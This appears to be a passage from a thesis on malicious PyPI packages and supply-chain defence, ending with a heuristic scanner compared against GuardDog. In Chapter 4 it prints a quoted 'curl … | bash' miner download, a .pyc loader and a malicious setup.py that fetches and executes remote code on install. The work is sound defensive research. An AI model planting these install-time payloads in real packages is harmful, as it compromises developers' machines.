23,845,099

Version	License
18.3.1	MIT

Unpacked Size	Total Files
318 kB	20

Issues	Pull Requests
712	161

Last publish

15 hours ago

Collaborators

[Try on RunKit](#)

Figure 3.4: Npm package page.

users to fully understand the intent and the content of the docker image. Therefore, pulling the malicious images from the image registry from **Docker Hub** might pose a severe threat toward the downstream users.

The **Sysdig** disclosed the malicious activity about 1652 malicious images being uploaded to **Docker Hub**. The malicious behaviors of the images including **Cryptomining**, **Embedded Secrets**, and so on. The **Embedded Secrets** is the attack by embedding the SSH key or the API key into the container, the attack can gain access into the container once the container is deployed [8]

To our best knowledge, there are numerous attack targeting **Docker Hub**, but there is no available policy from Docker to address this critical issue. **Docker Scout** [10] is a solution for proactively enhancing the software supply chain security. **Docker Scout** compiles the Software Bill of Materials (SBOMs). The SBOMs are matched against the updated vulnerability database to discover the vulnerability within the image. This tool only discovers the weakness instead of the malicious behaviors within the image.

3.3.3 Mirror

Mirror is a local copy of the PyPI registry hosting on different servers for efficient and stable package installation. Many organizations they host the mirror on their own server. The mirror can synchronize with the PyPI for the changed packages to avoid re-fetching all the packages everytime. However, there are multiple threats towards the mirror. First, the packages hosted on PyPI may be compromised. Second, the central packages are trusted, but the mirrors might be tampered. Third, a man in the middle of the PyPI and the mirror servers or between the mirrors and the end users might tamper with the datagrams [58]. To solve the first threat, the packages' author have to sign a PGP keys, so that users can verify the packages come from the author they trust. And to deal with the second threat, the user can verify the packages through four steps.

1. Download the `/simple` page, and compute its SHA-1 hash
2. Compute the DSA signature of that hash
3. Download the corresponding `/serversig`, and compare it (byte-for-byte) with the value computed in step 2.
4. Compute and verify (against the `/simple` page) the MD-5 hashes of all files they download from the mirror.

Through these four steps, the users can verify that the packages they download from the mirrors are not compromised and the mirrors are not tampered with.

There is an incident about the malicious package, `yocolor`, being distributed on PyPI. When the security administrator of PyPI notice this package, it has been downloaded more than a hundred times. The administrator reckons that some downloads are from the mirrors which frequently make a copy of the packages on PyPI [16]. From this incident, it shows that even though the malicious packages have already been removed by the PyPI administrators, the threats are still existing within the mirrors. Many users within the organizations might be compromised as well in the future.

Chapter 4

Empirical Study of Attacking Tactics and Status of PyPI

In this chapter, we introduce various attacking tactics used by attackers targeting the PyPI registry and address our research question, **RQ1**: *What is the current status of PyPI in terms of malware presence within its packages?*

The comparison between vulnerable code and malicious code is presented in Table 4.1. While malicious code is created with the explicit purpose of causing harm, vulnerable code has weaknesses that could potentially be exploited by malicious actors. Although both issues can lead to supply chain attacks, our research focuses on malicious file and code injection.

Malicious Code	Vulnerable Code
Definition Malicious code, or malware, is code designed to harm or compromise a system.	Definition Vulnerable code refers to code with security weaknesses that may be exploited.
Intent Malicious intent: Created to cause harm, steal data, or disrupt operations.	Nature Unintentional weaknesses: Result from coding errors, design flaws, or inadequate security practices.
Examples Viruses, worms, trojans, ransomware, spyware.	Examples Buffer overflows, SQL injection, XSS, insecure configurations.
Delivery Delivered through email, websites, software downloads, or network compromises.	Mitigation Mitigated through code reviews, security testing, and timely application of patches.

Table 4.1: Comparison between Malicious Code and Vulnerable Code

4.1 Malicious Incidents Analysis

In this section, our objective is to categorize incidents, analyzing their intent and the methods by which malicious packages are delivered. We will specifically concentrate on package management systems, with a detailed discussion on PyPI in the next section.

Intent	Description
Data Exfiltration [49]	Unauthorized extraction of sensitive data from the affected system.
Denial of Service (DoS) [48]	Disrupting the availability or functionality of the system, rendering it unusable.
Financial Fraud [46]	Committing fraud with financial motives, such as stealing payment information or conducting unauthorized transactions.
Sabotage [48]	Deliberate destruction or impairment of system functionality to cause harm or chaos.

Table 4.2: Malicious Package Incidents - Intent Classification

Intent of Malicious Behavior in PyPI Packages:

By classifying the behavior of the malicious code within the packages, we proposed the major intents, as shown in Table 4.2. Furthermore, we detail the malicious activities associated with the distribution of malicious PyPI packages as follows:

- *Data Exfiltration:* The malicious activity targets victims' sensitive information, such as Wi-Fi passwords, payment information stored on web browsers, and cookies. The malicious package is capable of detecting virtualized environments, which are often used in malware analysis. Additionally, it includes code designed to bypass the Content-Security-Policy of the Exodus cryptocurrency wallet management app and exfiltrate data [49].
- *DDoS Attacks:* The malicious activity targets Counter-Strike 1.6 servers through the distribution of a dozen malicious packages on PyPI. These packages first determine if they are executed within a Windows environment. Subsequently, they download the necessary binary from GitHub and create a startup entry for persistence across system reboots. The affected host then becomes a DDoS bot and starts sending traffic to the Counter-Strike 1.6 server [48].
- *Financial Fraud:* The malicious activity targets sensitive information, specifically mnemonic phrases used to recover private keys of cryptocurrency wallets. The malicious actor distributes multiple packages on PyPI aimed at developers working on projects related to cryptocurrency wallets [46].

4.2 Python Unsafe Pattern

4.2.1 Configuration Files in Python Projects

The following are the file types which are commonly appeared in Python projects nowadays. Some files aim to configure the build process in continuous integration (CI) stage 4.2.1, and some defined the metadata to set up the required information for distributing the software artifacts on the package registry 4.2.1. Also, some files store the sensitive credentials and environmental variables for run-time usage. Many packages were discovered to use obfuscation method to hide the malicious code within the configuration files.

Deploying the compiled cached binary, like `.pyc` file then executing the malicious binary happened in one malicious activity in recent year [57]. The attack script will be demonstrated later.

- **Python Configuration Files**

- `settings.py` `config.py`
- `requirements.txt` / `Pipfile`
- `pyproject.toml`
- `setup.py` `setup.cfg`

- **CI Configuration Files**

- `.gitlab-ci.yml` `.travis.yml`
- `.yml`

- **Environment File**

- `.env`

- **Container Configuration File**

- `Dockerfile`

- **Binary**

- `pycache`

4.2.2 Obfuscation Methods in Malicious PyPI Artifacts

We've identified four significant approaches that employ obfuscation methods to evade detection by scanners. In the absence of obfuscation, general static analysis methods can effectively identify malicious code snippets within packages and remove them directly. However, static analysis shares drawbacks with whitelisting methods, as both require full pattern matching and predefined lists of files to be scanned. If source code patterns do not align with predefined criteria, malicious code can remain undetected and persist for extended periods. This explains the widespread use of obfuscation in attack strategies.

1. Hidding malicious scripts under multiple layers of protection

Setup and Trigger:

Malicious PyPI packages have been identified as vectors for deploying coin miners on Linux devices [55]. First, the attacker places the encoded malicious code in one Python script which is imported within the `__init__.py`. Second, upon importing the package, the encoding command (*`curl https://papiculo.net/unmi.sh — bash`*) is decoded and executed, which triggers the retrieval of required malicious scripts and configuration files from a remote server. Hosting the malicious code remotely bypasses analysis and scanning, also provide the reusable malicious code for multiple malicious activities, while encoding helps bypass static analysis.

Persistent:

The script is executed using the `nohup` command to ensure it continues running even after the terminal session ends. Additionally, the script is injected into the `.bashrc` file, which activates it whenever a new shell session is initiated.

2. Use PYC File to Bypass Source Code Scanning:

PYC files are generated after compiling and executing the Python source code, stored in the `__pycache__` folder, leveraging caching mechanisms for efficiency [6, 34, 57].

Attackers place pre-compiled PYC files containing malicious source code into `__pycache__`. These files are then decompiled and executed, providing a new method to bypass static analysis. The crafted script 4.1 showing the way to load and execute the malicious **PYC** file.

```

import importlib.util
import os

def run_pyc_file(pyc_file_path):
    # Create a spec using the path to the .pyc file
    spec = importlib.util.spec_from_file_location("module_name",
        pyc_file_path)
    # Create a module based on the spec
    module = importlib.util.module_from_spec(spec)
    # Load the code from the .pyc file into the module
    spec.loader.exec_module(module)

def run():
    pyc_file_path = os.path.join(os.path.dirname(os.path.abspath(
        __file__)), './__pycache__/processor.cpython-311.pyc')
    run_pyc_file(pyc_file_path)

run()

```

Listing 4.1: Loading and executing PYC example code snippet

3. Store Malicious Code Within Temporary File:

The attack **Stealer** is detected by the researcher [29], which places the setup code for the attack within the **setup.py**. Therefore, when the packages are installed through **pip install** command, the setup task will be finished. Instead of directly executing the malicious code, the malicious code is written into the temporary files to evade the detection of the antivirus applications. Then, the script is modified as the file format **w.exe** and trigger by **start** command to target the Windows host.

This executable will then execute the script file that is passed as a parameter. Since that malicious package targeted Windows users, if the script file is not signed, it will not be subject to SmartScreen (Windows security feature to detect and prevent the execution of potentially malicious files) or signature checking [29].


```

from setuptools import setup
from tempfile import NamedTemporaryFile as ntf
from sys import executable as ex
from os import system as sys

tmp = ntf(delete=False)
tmp.write(b"""from urllib.request import urlopen as uo; exec(uo('
    https://raw.githubusercontent.com/{github_username}/{
    github_repo}/main/{github_filename}').read())""")
tmp.close()
try: sys(f"start {ex.replace('.exe', 'w.exe')} {tmp.name}")
except: pass
setup(
    name="payment",
    packages=["payment"],
    version='1.0',
    license='MIT',
    description='Handle the API payment',
    author='toto',
)

```

Listing 4.2: Malicious code with setup.py

4. Malicious Code Hidden Within Test Files:

The test files usually contain the test scripts to ensure the program is working as expectation after it is updated. Therefore, it would not include code that affect the execution of the normal flow of the program. The attacker would provide the malicious payload within the test files to bypass the analysis from the scanners which target the other scripts [45]. Then, in other script, like `__init__` or `setup.py` to import the test file and trigger the malicious actions.

4.3 Analyzing Dependencies of Python Projects on GitHub

Problem Statement: Malicious dependencies often infiltrate the upstream of the Software Supply Chain (SSC), where developers unwittingly incorporate them into their artifacts. Compounding this issue, certain projects may remain unmaintained for various reasons, allowing these malicious dependencies to persist on platforms like GitHub without updates or removals. Consequently, these tainted artifacts persist, propagating their risks as they are incorporated into other projects and utilized by unsuspecting users.

Objective: The objective of this analysis is to systematically examine diverse repositories,

evaluating their dependency graphs to identify projects that remain susceptible to malicious dependencies. Upon detection of potentially harmful package versions integrated into a project, our investigation will focus on elucidating the impact of these malicious dependencies and elucidating the factors contributing to their persistence within the software ecosystem.

GitHub Dependency Graph [22]: GitHub offers detailed information about a project’s dependencies in various formats. Users can access the dependency graph through the GitHub API, Software Bill of Materials (SBOMs), and the GitHub website.

The dependency graph is automatically updated whenever a commit includes changes to supported manifest files, such as ‘.toml’, ‘.yaml’, or lock files like ‘.lock’.

Data Collection:

1. Collect Python projects through the GitHub API.
2. Collect their dependencies using the **dependency graph** query.
3. Collect reported malwares.

Procedure:

1. Match the dependency graph of the projects on GitHub with the collected malware.
2. Analyze the results to determine if the malware misleads the artifacts and causes malicious intent.

Results: We conducted an analysis of dependencies within Python projects sourced from GitHub. Fortunately, our examination revealed no instances of malicious packages. However, it is important to note that the absence of identified malicious dependencies does not definitively confirm the absence of successful infiltration within Python projects. In our investigation, we did not discover any suspicious packages as the dependencies present in Python projects on GitHub.

4.4 PyPI’s Efforts Towards Software Supply Chain Security in 2024

4.4.1 2FA

Until June 2024, the administrators release multiple policies to secure PyPI. PyPI launch the two factors authentication (2FA) since 2019. The 2FA prevents the maintainers’ account from being compromised. 2FA is required for the users who want to manage the packages [14].

The 2FA is extremely important policy to protect the users from the account takeover attack. There are many incidents already happened to the users on PyPI. For example, in the account takeover incident [15], the attacker compromised one of the users account which hosted four projects itself. The attacker used the compromised account to send a collaborating invitation to the attacker's account. Afterwards, the attacker's account accepts the invitation then removing the compromised account as a collaborator for the four projects. Finally, the attacker deleted the victim's account.

Although it seems like the less sufficient mechanism from PyPI to protect the victims' account from being deleted, the main cause of this incident is due to the account takeover attack. From this account takeover incident, it is obvious that the enforcement of the 2FA for all the users who manage their projects is needed.

4.4.2 Malware Report

Originally, the malware is reported from the security researcher through email. PyPI provides the malware report function on PyPI for the users who have logged in PyPI. The reporter is required to provide the reason for the report, and the Inspector link to the line or the file that show the evidence of the issue. PyPI also provides the beta version API for reporting the malware to reduce the time of reporting and removing the malware. Once the malware is reported, the administrators of PyPI will review the package and respond to the reporter through email within a few business day [17].

4.4.3 Trusted Publisher Support

The maintainers can publish their PyPI packages directly from the trusted third-party service through OpenID Connect (OIDC) to exchange the short-lived (15 mininutes) identity tokens with PyPI. The token will be generated automatically without required manual generated API token. Certain CI services like, GitHub Actions, GitLab CI/CD, Google Cloud, and ActiveState, are the OIDC providers. They can issue the tokens for the third-party to verify the repository, the user and so on.

Originally the API tokens are long-lived. This make is possible for the attackers to compromise the API token. The API token have to be removed manually by the users. The new update of the tokens are minted the expiry automatically [31].

4.5 Summary

In this chapter, we provide a comparison of vulnerable code and malicious code. We discuss various obfuscation methods and tactics used to hide malicious behavior and enhance persistence.

Additionally, we analyze Python dependencies used in Python projects and compare them with a malware dataset. Fortunately, the automated analyzer did not detect any reported malware within the dependencies of GitHub Python projects. Finally, we outline the current security mechanisms implemented by PyPI, highlighting the security challenges addressed and how users can protect themselves through the services and policies developed by PyPI administrators.

Chapter 5

Static Analysis and Dynamic Analysis

In this research, we aim to integrate two methods: dynamic analysis and static analysis, each offering distinct advantages and limitations. One challenge we face is the scarcity of high-quality data necessary to thoroughly evaluate the performance of our scanner. To address this, we intend to deploy our scanner to analyze the PyPI [37] registry, providing an empirical test environment for assessing our scanner's effectiveness.

5.1 Static Analysis

Static analysis is the most common method and with many tools already being developed. Basically, this approach is conducted through scanning either the source code or the metadata. According to the source code scanning, the predefined pattern are being discovered within the code base. And in metadata scanning, the data like the author, the release data, and so on are being analyzed through the defined heuristic.

Pros:

- Efficient in scanning each artifact and without the complicated setup.

Cons:

- High false positive on flagging the benign behavior as malicious behavior.
- Unable to detect the suspicious behaviors that can only be observed during code execution.

5.1.1 Architecture of the Analyzer




Figure 5.1: Architecture of The Heuristics-Based Analyzer

5.1.2 Heuristics

We present a comprehensive set of seven heuristics designed to analyze metadata collected from PyPI [37]. These heuristics meticulously evaluate the correlation between author details and the packages released by the authors. Given the intricacies of the dataset, each heuristic may yield a high rate of false positives. Thus, we advocate for a multi-faceted approach, where packages are classified based on the collective insights derived from multiple heuristics. Furthermore, our analyzer contains one heuristic for the source code. In order to avoid generate high false positive, our analyzer only checks the imported packages within `setup.py`, and blacklisting highly suspicious packages' name.

Our approach prioritizes transparency and user empowerment. Rather than imposing rigid rules for combining these heuristics to assess packages, we've engineered our scanner to furnish

users with pertinent information. This empowers users to make informed decisions regarding the trustworthiness and integrity of the packages they choose to engage with. By offering flexibility and transparency, our scanner enhances the user’s ability to navigate the intricate landscape of package evaluation, promoting a safer and more reliable ecosystem for Python developers. We provide multiple heuristics to analyse the metadata collecting from PyPI [37]. Those heuristics consider the relationship between the author detail and the packages being released by the authors. Each one of the heuristic will lead to high false positive, so we recommend to classify the package base on multiple heuristics. We design the scanner to provide the information for the users instead of design a strict rule to combine multiple heuristics together to judge a package.

1. **Release Proximity to Author’s Join Date:** Malicious actors may employ multiple accounts to distribute crafted malware. We establish a threshold of five days between the join date of the package maintainer and their latest release. If the gap between them is less than five days, the package is considered as suspicious.
2. **Single Release Instances:** Many maliciously distributed packages consist of only one release to expedite the malicious packages distribution. We set a threshold to identify such questionable releases. If a package has only one release, the scanner flags it as potentially problematic.
3. **High Frequency of Releases by the Maintainer:** This heuristic detects instances where a maintainer’s account releases multiple packages within a short timeframe. We calculate the average duration between releases by the maintainer. If this average is less than two day, we classify the release frequency as unusually high and problematic.
4. **Unchanged Content:** Building upon the single release heuristic, if the package has more than one release, our analyzer will further checking whether the source code continuously being updated in each release. Malicious actors will release multiple versions to make their packages more trusted by releasing multiple version with same source code. PyPI provides the digests from three hash algorithms, our heuristic is based on the digest from SHA256. Any difference between the versions will be considered as changed update.
5. **Absence of Project Links:** Project links are often not provided by malicious actors to expedite malware distribution. The absence of external links to source code repositories or documentation webpages raises highly suspicions. An empty link is considered a red flag in our heuristic assessment. The packages from trusted maintainers usually contain project link to their Git Repository.
6. **Inaccessible Project Links:** Building upon the empty link heuristic, if the package contain any project link our analyzer will further verify the accessibility of provided

links. If all links are inaccessible, our system flags the package as potentially malicious. Conversely, accessible links are indicative of benign packages. Sometimes this heuristic generates false positive due to some projects have been moved to another Git Repository or the server hosting the document has been shut down.


7. **Suspicious Behaviors in Setup.py:** If the source distribution of the package is available and it contains the `setup.py`, our analyzer will download the compressed source distribution (.gz or .zip) from PyPI. Next step, our analyzer extracts the source code and walks through the directories and files to retrieve the `setup.py` for further analysis.

In order to minimize the false positive rate, we define the black list based on the malicious payload within the `setup.py` of the malicious packages we uncovered. The detailed write-up of those malicious packages will be presented in Chapter 7. Currently, our analyzer uses Abstract Syntax Tree (AST) to parse the source code within `setup.py`, and extracts all the imported packages and catch the keyword, `request` and `base64`. The `request`-related packages generally build a connection between the affected host with remote **Command and Control** (C2) server that maintained by other host. On the other hand, `base64` package typically and frequently used as an obfuscation tactic to encode the url of the remote server. Many attacking activities used those packages in `setup.py` to achieve their goal of compromising the victim's computer through sensitive information extraction, keystroke logging and so on.

5.1.3 Demonstration

Analyze One Package: `python main.py --package "package-name"`

We provide the option for analyzing specific package. In our example, our analyzer considers the `requests` package as benign, since the features of the packages are passed our heuristics. Our analyzer presents benign result starting with `[+]`, and presents suspicious result starting with `[-]`. Our analyzer also provides all imported packages within `setup.py` on the last line.



```
heuristic > logs > 2024-05-14 01:46:49.log
1 INFO: __main__:Start heuristic analysis on - requests
2 INFO: __main__: [+] Multiple project links
3 INFO: __main__: [+] Links are accessible
4 INFO: __main__: [+] Join date isn't closer to package release date
5 INFO: __main__: [+] Multiple releases
6 INFO: __main__: [+] Source code updated in new release
7 INFO: __main__: [+] Maintainer issue new releases in normal frequency
8 INFO: __main__: [+] No suspicious modules being imported in setup.py
9 INFO: __main__: [*] Imported module: multiprocessing.cpu_count, pytest, os, setuptools.command.test.test, setuptools.setup, sys, codecs.open
```

Figure 5.2: Log file of analyzing requests

Analyze Multiple Packages: `python main.py -i "path-to-file-contain-package-name"`


```

heuristic > logs > 2024-05-13 19:40:30.log
1  INFO: __main__:Start heuristic analysis on - shadowfinder
2  INFO: __main__: [+] Multiple project links
3  INFO: __main__: [+] Links are accessible
4  INFO: __main__: [+] Join date isn't closer to package release date
5  WARNING: __main__: [-] Only one release
6  INFO: __main__: [*] No setup.py within the package
7
8  INFO: __main__:Start heuristic analysis on - beangrep
9  INFO: __main__: [+] Multiple project links
10 INFO: __main__: [+] Links are accessible
11 INFO: __main__: [+] Join date isn't closer to package release date
12 WARNING: __main__: [-] Only one release
13 INFO: __main__: [+] No suspicious modules being imported in setup.py
14 INFO: __main__: [*] Imported module: setuptools.setup

```

Figure 5.3: Log File of Analyzing Multiple Packages

Analyze Packages and Generate Json Format Output: `python main.py -i "path-to-file-containing-packages" --output-json`

```

heuristic > out > {} 2024-05-13 19:40:30.json > ...
1  [
2      {
3          "package_name": "shadowfinder",
4          "result": {
5              "empty_link": false,
6              "links_missing": false,
7              "unchanged_content": false,
8              "lower_release": true,
9              "frequent_release": false,
10             "suspicious_setup": false,
11             "package_release_close_to_maintainer_join_date": false
12         },
13         "issues": [
14             "lower_release"
15         ],
16         "number_of_issues": 1
17     },


```

Figure 5.4: Json Format Output

Fetch the Newest Packages From PyPI: `python main.py --fetch-latest-release`

PyPI provides the newest packages information in this site <https://pypi.org/rss/packages.xml>. Our analyzer support fetching and extracting the newest packages' name from this site, then storing in a file with the file name format `timestamp.txt` under the path `heuristicdatapypi_latest_rele`

We regularly fetching the newest packages' name on PyPI,



```
heuristic > data > pypi_latest_release > 2024-05-13 19:39:28.txt
1 shadowfinder
2 beangrep
3 ethnogenistz
4 pytestfcc
5 moquelumnanz
6 nonebot-tsugu
7 prett6
8 openttsclient
9 fernleafz
10 binarysearchfile
```

Figure 5.5: Newest PyPI Packages

5.1.4 Evaluation

Compared Analyzer: DataDog / GuardDog [12]

The GuardDog is a static analysis tool that employs heuristics to detect common attackers' techniques, enabling it to identify new malicious packages in the wild. Presently, GuardDog supports both NPM and PyPI packages scanning. The heuristics utilized by GuardDog are categorized into two main types: Source Code and Metadata analysis.

For PyPI, GuardDog applies heuristics to both the source code and metadata of packages to identify potential threats. The source code analysis involves examining the actual code within the packages, looking for patterns or structures commonly associated with malicious intent.

In addition to source code analysis, GuardDog also scrutinizes the metadata associated with PyPI packages. Metadata analysis involves inspecting the information provided about the package, such as its author information, and version history. By analyzing this metadata, GuardDog can identify inconsistencies, anomalies, or red flags that may indicate malicious

behavior.

The comparison with our Heuristics-Based Analyzer stems from the similarity in their approaches. Both GuardDog and our analyzer leverage heuristics to detect potentially harmful packages, making them suitable candidates for comparison. By examining the specific heuristics employed by GuardDog for PyPI, we can gain insights into the effectiveness and scope of its detection capabilities in comparison to our own analyzer.

Data Source:

I collect 1167 trusted PyPI's packages which are maintained under trusted organization: Google, Microsoft, Oracle, AWS. Due to the limitation of finding available dataset with malicious packages and benign packages to identify the effectiveness of the analyzers, we decide to collect all trusted packages and highly benign packages from PyPI.

Hardware Specifications:

- Server: Spartan
- Nodes: 1
- Cores: 1
- Memory: 32GB

Metrics:

With the dataset includes all trusted and benign packages stored in PyPI, we define the following metrics:

1. **False Positive Rate:** The primary limitation of static analysis is its tendency to falsely classify benign code as suspicious, leading to a high frequency of alerts. Consequently, each flagged package requires manual verification. Given that the packages are sourced from reputable organizations, we assume these packages to be benign. Our focus is on determining how many of these packages are incorrectly classified as potentially malicious.
2. **Runtime:** Scanning the packages is a daunting task for the analyzers. In a large scale scanning towards daily update from the package registry or the source code repository, great performance is a must feature of the analyzer. We compare the performance of **Heuristics-Based Analyzer** and **GuardDog** under identical hardware specifications 5.1.4.

Results:

The following result table 5.1 is the comparison between our **Heuristics-Based Analyzer** and **GuardDog**. In terms of the **Runtime**, the time cost of **Heuristics-Based Analyzer**

is lower than GuardDog. On the other hand, in terms of the False Positive Rate, the Heuristics-Based Analyzer is **178 out of 1167**, and the GuardDog is **295 out of 1167**.

Tool	Runtime - HH:MM:SS	Result
Heuristics-Based Analyzer	08:38:44	Total 1167 packages Maintained under trusted organization 991 non-suspicious packages 178 suspicious packages
GuardDog	23:14:15	Total 1167 packages Maintained under trusted organization 872 non-suspicious packages 295 suspicious packages

Table 5.1: Comparison between Heuristics-Based Analyzer and GuardDog

The results of the comparison between the two similar analyzers, as shown in the table 5.1, address *RQ3: Compared with other security analyzers, how efficient and accurate is our analyzer?*. Our analyzer provide lower false positive rate which is the common issue for most of the static analyzers. Furthermore, less runtime make it possible for analyzing numerous packages' update every day.

In the context of our thesis, we aim to delve deeper into the characterization of suspicious packages. We are particularly interested in understanding the specific heuristics used to classify these packages as suspicious. To this end, we conduct a thorough analysis of each suspicious package and present our findings in a comprehensive table 5.2.

Tool	Result
Heuristics-Based Analyzer	lower_release: 102 empty_link: 45 links_missing: 24 frequent_release: 14 suspicious_setup: 5
GuardDog	repository_integrity_mismatch: 143 empty_information: 62 shady-links: 44 single_python_file: 51 clipboard-access: 2 cmd-overwrite: 5 release_zero: 2 code-execution: 8 typosquatting: 5 exec-base64: 1

Table 5.2: Suspicious Packages Analysis

The definition of the **GuardDog** heuristics is listed in Table A.1. The results in Table 5.2 indicate that some heuristics might generate higher false positives in both analyzers.

In our analyzer, many suspicious packages contain only one release and lack project links or have missing links but can also be features of benign packages.

Conversely, in **GuardDog**, the mismatch between PyPI packages and the source code on Git Repositories is a primary feature of suspicious packages. This characteristic was identified in [50]. However, the issue of phantom artifacts sometimes occurs in benign packages. Additionally, the presence of empty information and a single Python file might not only occur in malicious packages but can also be features of benign packages.

5.2 Dynamic Analysis

Dynamic analysis is a crucial technique in software testing and malware detection. This method detects unusual execution flows during runtime. Dynamic analysis can be more accurate in detecting malware compared to static analysis, which incurs high false positives and can only detect issues that occur during runtime.

There are many ways to implement dynamic analysis to track the target that researchers are interested in. For instance, tracking function calls, function parameters, variables, system calls, and network traffic.

The analysis is usually conducted within containers due to the security benefits they provide. Typically, the environment for analyzing application behavior emulates real running environments, as malware may detect the environment to ensure it is not set up for analysis purposes [3].

5.2.1 Pros

Dynamic analysis offers several advantages:

- **Detection of Evasion Techniques:** Dynamic analysis is capable of detecting evasion techniques, such as obfuscation, commonly employed by malware to evade detection.
- **Identification of Execution-Time Behaviors:** It can identify suspicious behaviors that manifest only during execution time, enabling the detection of sophisticated threats that may evade static analysis.
